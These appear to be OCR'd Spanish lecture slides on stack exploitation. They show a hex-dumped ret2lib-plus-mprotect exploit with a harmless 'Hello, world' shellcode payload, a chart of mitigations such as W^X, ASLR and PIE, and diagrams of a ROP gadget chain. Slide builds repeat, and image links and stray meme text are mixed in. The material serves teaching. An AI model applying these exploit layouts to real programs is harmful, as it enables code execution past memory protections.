EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 18 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 18 00 00 07 00 00 00 0a
```


```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 18 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```



Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE



Just
Fix
the Damn Rd
ROUGH
ROAD

¿Podemos encadenar múltiples llamadas?

E.g. getpagesize + mprotect

¿Cómo hacemos?





Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE


RETURN ORIENTED PROGRAMMING (ROP)

Idea: encadenar pequeños gadgets de código para construir payloads complejos.


EJEMPLOS DE GADGETS




EJEMPLO: ROP


eax: 0x1000
ebx:
ecx:
edx:
ESP
&gadget1
&gadget2
0x7
&gadget3
&gadget4
...
...
...
getpagesize
...
leave
EIP
ret


EJEMPLO: ROP


eax: 0x1000
ebx:
ecx:
edx:
gadget1
ESP
&gadget2
0x7
&gadget3
&gadget4
...
...
...
EIP
mov ecx, eax
ret
gadget2
pop edx
ret

